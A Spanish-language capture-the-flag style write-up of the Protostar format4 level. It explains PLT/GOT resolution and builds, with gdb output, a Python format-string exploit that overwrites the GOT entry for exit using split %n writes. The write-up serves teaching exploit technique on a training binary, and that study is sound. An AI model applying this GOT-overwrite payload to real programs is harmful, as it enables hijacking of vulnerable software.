```

PLT (Tabla de vinculación de procedimientos)

Cuando un programa quiere llamar a una función externa, en lugar de ir directamente a la dirección de la función, primero salta a una entrada en la PLT. La primera vez que esto ocurre, la PLT consulta la Global Offset Table (GOT) para obtener la dirección real de la función. Si la dirección aún no está en la GOT, el enlazador dinámico la busca, la almacena en la GOT y luego redirige la ejecución.

Ésta es la idea completa de las llamadas a funciones externas.

1. yendo a la sección .plt
2. saltando a la dirección especificada
3. Si la sección .GOT no está actualizada vaya a 4
4. La biblioteca ld.so actualiza la sección .GOT y así podemos ejecutar nuestras funciones

```
0x0804850f <vuln+61>:   call   0x80483ec <exit@plt>
End of assembler dump.

(gdb)
```


DESPUES DE 1 MINUTO Y MEDIO DE ESPERA POR LA LARGA IMPRESION DE CARACTERES, SE LOGRO.
CABE ACLARAR QUE TUVE QUE AJUSTAR LA CANTIDAD DE CARACTERES...

SE PUEDE REDUCIR EL TIEMPO DE ESPERA?

PARA REDUCIR EL TIEMPO DE ESPERA HAY UN TRUCO:
Primero escribimos los 2 bytes menos significativos con una cantidad mucho menor de caracteres, y luego escribimos los 2 bytes más significativos aumentándole 2 a la dirección.



```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += "AAAABBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"

print pad(exploit)
```

ESCRIBIMOS LOS 2 BYTES MENOS SIGNIFICATIVOS, DEMORO MENOS DE 1 SEGUNDO...

0x84B4 => 33972 caracteres, hay que disminuirlo en 16 caracteres, entonces son 33956

```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x000084b4
(gdb)
```

AHORA HAY QUE ESCRIBIR LOS BYTES MAS SIGNIFICATIVOS EN LA DIRECCION + 2, PRIMERO ESCRIBAMOS 30 CARACTERES PARA AVERIGUAR CUANTOS CARACTERES HAY QUE ESCRIBIR

```
import struct
HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT+2)

exploit += "BBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"
exploit += "%30x"
exploit += "%5$n"
print pad(exploit)
```


```
Breakpoint 2, 0x0804850f in vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x84d284b4
(gdb)
```

33956 + 30 + 16 = 34002 en base 10

34002 en base 10 = 84d2 en base 16

QUIERO OBTENER 804 NO 8D2, ¿Como obtenemos un número menor si solo podemos aumentar la cantidad de caracteres?

En realidad no escribimos 2 bytes, siempre escribimos 4, eso significa que desbordamos los datos que están detrás de la entrada en la GOT para exit, que pasa si incrementamos el numero tal que el 3er byte sea igual a 1? Esto no le importara a la GOT ya que cada entrada tiene 4 bytes, por lo tanto leerá los otros 4 bytes que están fuera de la entrada que nos importa.



A ESTO LE SUMAMOS 30 POR EL PADDING, OSEA SON 33616

```
import struct

HELLO = 0x80484b4

EXIT_PLT = 0x8049724

def pad(s):
        return s + "X"*(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT+2)

exploit += "BBBBCCCC"
exploit += "%4$33956x"
exploit += "%4$n"
exploit += "%33616x"
exploit += "%5$n"
print pad(exploit)
```
